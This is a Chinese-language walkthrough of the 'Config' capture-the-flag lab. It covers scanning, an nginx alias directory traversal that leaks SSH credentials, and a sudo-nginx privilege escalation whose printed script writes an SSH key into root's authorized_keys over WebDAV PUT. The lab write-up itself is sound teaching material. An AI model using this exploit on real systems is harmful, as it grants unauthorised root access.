Config

靶机说明

QQ群:660930334

一、主机探测

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(root㉿kali)-[/miao/maze-sec/config]
└─# nmap -sn 192.168.2.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-08 12:51 CST
Nmap scan report for 192.168.2.1
Host is up (0.00057s latency).
MAC Address: 0A:00:27:00:00:0A (Unknown)
Nmap scan report for 192.168.2.2
Host is up (0.00026s latency).
MAC Address: 08:00:27:F5:57:69 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.49
Host is up (0.00059s latency).
MAC Address: 08:00:27:34:0E:CA (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.4
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.12 seconds

IP地址为:192.168.2.49

二、端口扫描

1、全端口扫描

1
2
3
4
5
6
7
8
9
10
11
12
┌──(root㉿kali)-[/miao/maze-sec/config]
└─# nmap --min-rate 10000 -p- 192.168.2.49
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-08 12:52 CST
Nmap scan report for 192.168.2.49
Host is up (0.0014s latency).
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
MAC Address: 08:00:27:34:0E:CA (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 38.34 seconds

开放端口:22,80

2、详细信息扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
┌──(root㉿kali)-[/miao/maze-sec/config]
└─# nmap --min-rate 10000 -sT -sV -sC -O -p22,80 192.168.2.49
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-08 12:54 CST
Nmap scan report for 192.168.2.49
Host is up (0.00070s latency).

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
| 3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
| 256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_ 256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open http nginx 1.18.0
|_http-server-header: nginx/1.18.0
|_http-title: ConfigMaster - \xE6\x99\xBA\xE8\x83\xBD\xE8\xBF\x90\xE7\xBB\xB4\xE9\x85\x8D\xE7\xBD\xAE\xE7\xAE\xA1\xE7\x90\x86\xE5\xB9\xB3\xE5\x8F\xB0
MAC Address: 08:00:27:34:0E:CA (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.52 seconds

3、UDP端口扫描

1
2
3
4
5
6
7
8
9
10
11
┌──(root㉿kali)-[/miao/maze-sec/config]
└─# nmap -sU --top-ports 100 192.168.2.49
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-08 12:56 CST
Nmap scan report for 192.168.2.49
Host is up (0.0012s latency).
Not shown: 99 closed udp ports (port-unreach)
PORT STATE SERVICE
68/udp open|filtered dhcpc
MAC Address: 08:00:27:34:0E:CA (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 109.08 seconds

没有开放的端口

三、WEB渗透



访问80端口,是一个管理平台

1、目录扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
┌──(root㉿kali)-[/miao/maze-sec/config]
└─# gobuster dir -u http://192.168.2.49 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php,txt,html,bak
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://192.168.2.49
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,txt,html,bak
[+] Timeout: 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html (Status: 200) [Size: 21720]
/config (Status: 301) [Size: 169] [--> http://192.168.2.49/config/]
Progress: 1102800 / 1102805 (100.00%)
===============================================================
Finished
===============================================================

发现目录/config/,尝试访问,发现和默认页面一致

2、nginx目录穿越

通过指纹识别,发现web服务器是由Nginx1.18搭建的,查看历史漏洞版本,发现存在一个目录穿越漏洞,尝试靶机是否存在,返回403,证明可以遍历目录

再进行目录扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
┌──(root㉿kali)-[/miao/maze-sec/config]
└─# gobuster dir -u http://192.168.2.49/config../ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php,txt,html,bak
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://192.168.2.49/config../
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,txt,html,bak
[+] Timeout: 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/html (Status: 301) [Size: 169] [--> http://192.168.2.49/config../html/]
/config.txt (Status: 200) [Size: 41]
Progress: 1102800 / 1102805 (100.00%)
===============================================================
Finished
===============================================================

发现目录下面存在一个config.txt,进行访问,找到ssh凭证

1
2
3
┌──(root㉿kali)-[/miao/maze-sec/config]
└─# curl http://192.168.2.49/config../config.txt
SSH Credentials: mikannse/mikannsebyebye

四、获取USER权限

1
2
3
4
5
┌──(root㉿kali)-[/miao/maze-sec/config]
└─# ssh mikannse@192.168.2.49
mikannse@192.168.2.49's password:
mikannse@Config:~$ id
uid=1000(mikannse) gid=1000(mikannse) groups=1000(mikannse)

USER FLAG

1
2
mikannse@Config:~$ cat user.txt 
flag{user-530773d6-5951-11f0-89d9-836ccaf94d6b}

五、权限提升

执行sudo -l,发现可以执行/home/mikannse/mikannse.conf

1
2
3
4
5
6
mikannse@Config:~$ sudo -l
Matching Defaults entries for mikannse on Config:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User mikannse may run the following commands on Config:
(root) NOPASSWD: /usr/sbin/nginx -c /home/mikannse/mikannse.conf

尝试修改文件里面的内容,发现没有权限去修改,先把文件复制到另一个文件,然后删除文件,再重新创建相同文件名写入文件内容即可

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
mikannse@Config:~$ vi a //将mikannse.conf里面的内容写入带a中
mikannse@Config:~$ rm mikannse.conf //删除文件
rm: remove write-protected regular file 'mikannse.conf'? y
mikannse@Config:~$ vi mikannse.conf //重新写入内容
mikannse@Config:~$ ls -la
total 44
drwx------ 2 mikannse mikannse 4096 Jul 9 09:47 .
drwxr-xr-x 3 root root 4096 Jul 4 23:36 ..
-rw-r--r-- 1 mikannse mikannse 551 Jul 9 09:46 a
-rw-r--r-- 1 mikannse mikannse 175 Jul 4 23:37 banner.txt
lrwxrwxrwx 1 root root 9 Jul 4 23:40 .bash_history -> /dev/null
-rw-r--r-- 1 mikannse mikannse 220 Jul 4 23:36 .bash_logout
-rw-r--r-- 1 mikannse mikannse 3526 Jul 4 23:36 .bashrc
-rw------- 1 mikannse mikannse 33 Jul 5 00:50 .lesshst
-rw-r--r-- 1 mikannse mikannse 551 Jul 9 09:47 mikannse.conf
-rw-r--r-- 1 mikannse mikannse 847 Jul 4 23:38 .profile
-rw-r--r-- 1 mikannse mikannse 0 Jul 9 09:45 tmp
-rw-r--r-- 1 root root 48 Jul 4 23:37 user.txt
-rw------- 1 mikannse mikannse 1777 Jul 9 09:47 .viminfo

Nginx权限提升

找到利用脚本
https://gist.github.com/DylanGrl/ab497e2f01c7d672a80ab9561a903406

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
echo "[+] Creating configuration..."
cat << EOF > /tmp/nginx_pwn.conf
user root;
worker_processes 4;
pid /tmp/nginx.pid;
events {
worker_connections 768;
}
http {
server {
listen 1339;
root /;
autoindex on;
dav_methods PUT;
}
}
EOF
echo "[+] Loading configuration..."
sudo nginx -c /tmp/nginx_pwn.conf
echo "[+] Generating SSH Key..."
ssh-keygen
echo "[+] Display SSH Private Key for copy..."
cat .ssh/id_rsa
echo "[+] Add key to root user..."
curl -X PUT localhost:1339/root/.ssh/authorized_keys -d "$(cat .ssh/id_rsa.pub)"
echo "[+] Use the SSH key to get access"

生成ssh私钥

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
mikannse@Config:~$ sudo /usr/sbin/nginx -c /home/mikannse/mikannse.conf
mikannse@Config:~$ ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/home/mikannse/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/mikannse/.ssh/id_rsa
Your public key has been saved in /home/mikannse/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:i5kh2t8iim3icLeD8r7DEM2ZKMJ59R4B0Jgxn1eg/a8 mikannse@Config
The key's randomart image is:
+---[RSA 3072]----+
| +*..... |
| ooo+.. |
|.+.o.+.o. |
|=o=. .o. |
|o.. . o S. |
|. o . * .. |
|.oo.o + . . |
|++=.oo.. . |
|oB*+.o...E |
+----[SHA256]-----+
1
2
mikannse@Config:~$ cat .ssh/id_rsa.pub 
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCoRzarhS5Xj9KwSMsRRjOPx84NnNL0EoChAMSwTSnmkns8d5FdA33qJr2Ouac9GnG0BIjFOfn/jxrSPiRl8g5tIBUFyODHFKL/lQ6iZLETIp5NgnAakX+jllHLycvC6uUEkF8RM02sNEZYWTzASpK4yOlU14ky3Jf0nGpMTAU/pHxfLKjcZAvKO35e/rpqewjRZb7qXFcOL5rPLEwCiTXCQ6HOhRH28cmUnDbo68wX1rbqbTNNEIOOj/rmaE4RLzKkBsUgB+wiDnY4oVPOo3gCTdLB1cm+2ivXyWfhaM+AO/lLjuhMrckoHG2hVxkOZkHDo4zlcMtlvI+MkUnOI7tfiHVQxPbVboQ59wrSQ7BbFs6qgKziSatVXEccR4fnou+s8QbojN13Km0H1JjpFWZMwfCj7ZQ1HjFr3QciAzsSbDJMkGHfER5eEAR2u2PzAWEd0yuIr7hKElxaJoXYDhp6BuW/snEr9HVP9hkr10IC7lGKeRzX0JclBX+NEavLbj0= mikannse@Config

将私钥上传到root用户

1
2
┌──(root㉿kali)-[/miao/maze-sec/config]
└─# curl http://192.168.2.49:1339/root/.ssh/authorized_keys -X PUT -d 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCoRzarhS5Xj9KwSMsRRjOPx84NnNL0EoChAMSwTSnmkns8d5FdA33qJr2Ouac9GnG0BIjFOfn/jxrSPiRl8g5tIBUFyODHFKL/lQ6iZLETIp5NgnAakX+jllHLycvC6uUEkF8RM02sNEZYWTzASpK4yOlU14ky3Jf0nGpMTAU/pHxfLKjcZAvKO35e/rpqewjRZb7qXFcOL5rPLEwCiTXCQ6HOhRH28cmUnDbo68wX1rbqbTNNEIOOj/rmaE4RLzKkBsUgB+wiDnY4oVPOo3gCTdLB1cm+2ivXyWfhaM+AO/lLjuhMrckoHG2hVxkOZkHDo4zlcMtlvI+MkUnOI7tfiHVQxPbVboQ59wrSQ7BbFs6qgKziSatVXEccR4fnou+s8QbojN13Km0H1JjpFWZMwfCj7ZQ1HjFr3QciAzsSbDJMkGHfER5eEAR2u2PzAWEd0yuIr7hKElxaJoXYDhp6BuW/snEr9HVP9hkr10IC7lGKeRzX0JclBX+NEavLbj0= mikannse@Config'

六、获取ROOT权限

1
2
3
4
5
6
7
8
9
10
11
12
mikannse@Config:~$ ssh root@localhost
Linux Config 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Jul 5 00:48:20 2025 from 192.168.3.94
root@Config:~# id
uid=0(root) gid=0(root) groups=0(root)
ROOT FLAG

1
2
root@Config:~# cat root.txt 
flag{root-bf116e68-5953-11f0-b06c-63e27ce93d04}

【总结】

1、Nginx配置错误

如果静态文件存储在 /home/ 目录下,而该目录在url中名字为files,那么就需要用alias设置目录的别名。Nginx在配置别名(Alias)的时候,如果忘记加 / ,将造成一个目录穿越漏洞。

  • 产生原因:由于 location 中目标路径未闭合导致相对路径穿越
    1
    2
    3
    location /files {
    alias /home/ ;
    }

目录穿越后,是 Alias 目标目录的上一层,并且只能穿越一层目录

修复:闭合 location 路径即可

1
2
3
location /files/ {
alias /home/ ;
}

2、Nginx提权/sudo

https://gist.github.com/DylanGrl/ab497e2f01c7d672a80ab9561a903406
条件-您必须具有以下 sudo 权限nginx

1
2
3
4
5
6
用户@主机:〜 $ sudo -l匹配主机上用户的
默认条目:
env_reset,mail_badpass,secure_path = / usr / local / sbin \: / usr / local / bin \: / usr / sbin \: / usr / bin \: / sbin \: / bin \: / snap / bin,use_pty

用户可以在主机上运行以下命令:
(全部:全部)NOPASSWD:/usr/sbin/nginx

从现有的交互会话创建以下漏洞代码:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
echo  “ [+] 创建配置... ” 
cat << EOF > /tmp/nginx_pwn.conf
user root;
worker_processes 4;
pid /tmp/nginx.pid;
events {
worker_connections 768;
}
http {
server {
listen 1339;
root /;
autoindex on;
dav_methods PUT;
}
}
EOF
echo “ [+] 加载配置... ”
sudo nginx -c /tmp/nginx_pwn.conf
echo “ [+] 生成 SSH 密钥... ”
ssh-keygen
echo “ [+] 显示 SSH 私钥以供复制…… ”
猫.ssh/id_rsa
echo “ [+] 将密钥添加到 root 用户... ”
curl -X PUT localhost:1339/root/.ssh/authorized_keys -d “ $( cat .ssh/id_rsa.pub ) ”
echo “ [+] 使用 SSH 密钥获取访问权限”

然后运行漏洞利用程序:

1
./exploit.sh

存储 SSH 私钥然后使用它连接到主机:

1
2
chmod 600 根密钥
ssh -i root_key root@host

Config
http://miao-sec.github.io/Maze-sec/Config/
作者
Miao
发布于
2025年7月9日
许可协议
BY-MIAO